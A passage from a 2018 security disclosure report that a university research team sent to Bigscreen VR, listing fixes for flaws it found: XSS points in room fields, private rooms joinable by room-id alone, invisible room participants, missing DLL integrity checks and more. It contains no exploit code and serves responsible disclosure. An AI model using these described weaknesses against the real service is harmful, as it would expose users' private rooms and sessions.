Although malicious actors may still be able to modify their own environment variables, the input should be properly interpreted on the webpage, preventing any script execution. This is only one example of such an XSS injection point, others are present in the source code to include **room description**, **room category**, and **room participant name**.

Authentication Both administrative activities and private rooms should have some form of secure authentication to determine the validity of requests. For example, the service at `wss://signal2.bigscreenvr.com` should be capable of checking the identity of the party making the requests. In order to join a private room, all that is required is the `room-id`. This would be akin to providing identification without any password or authentication. We recommend augmenting the current system with a second secret parameter validated by the admin or server.

Unity.openLink URL sanitization is required.

Public blacklist We suggest changing the way of checking username against blacklist so that the whole blacklist is not publicly available.

HTTPS Redirect HTTP traffic to HTTPS.

DLL integrity Checking Ensure that there is some mechanism to determine the application and it's dependencies have not been modified.

WebRTC Inspect whether users who are not sending VR data, used for rendering their avatar in VR space, should be able to stay in rooms. If so, other room participants should be notified about presence of invisible user (room participant without avatar).

Brute Force Protection Enforce limits on the number and frequency of requests made to the room status servers.

Development Relics Some of the debugging functionality aided in our investigation. We recommend removing functionality unnecessary for production software. Additionally, we found what we believe to be artifacts of testing and development in the offline source files.

security.txt Unfortunately, Bigscreen's website[3] does not contain security.txt[4] [5]. This file can include information for security researchers regarding responsible disclosure of security vulnerabilities. We suggest adding such file to `/.well-known/security.txt`.

[2] http://api.jquery.com/html/#html2

[3] https://bigscreenvr.com/

[4] https://tools.ietf.org/html/draft-foudil-securitytxt-04

[5] https://securitytxt.org/

Conclusion:

The investigation conducted by the UNHcFREG team was entirely research oriented and no attacks we conducted outside of the controlled laboratory environment. Our findings outline the discovered vulnerabilities and possible exploits.

This document is sent to Bigscreen founder & CEO Darshan Shankar[6] after a video conference call which took place on Friday October 12, 2018. During the call, the abovementioned security flaws were presented together with proof-of-concept tools and evidence of our findings.

Any questions or need for clarification, please contact our team POC at: **ibaggili@newhaven.edu**.

Sincerely,

[6] darshan@bigscreenvr.com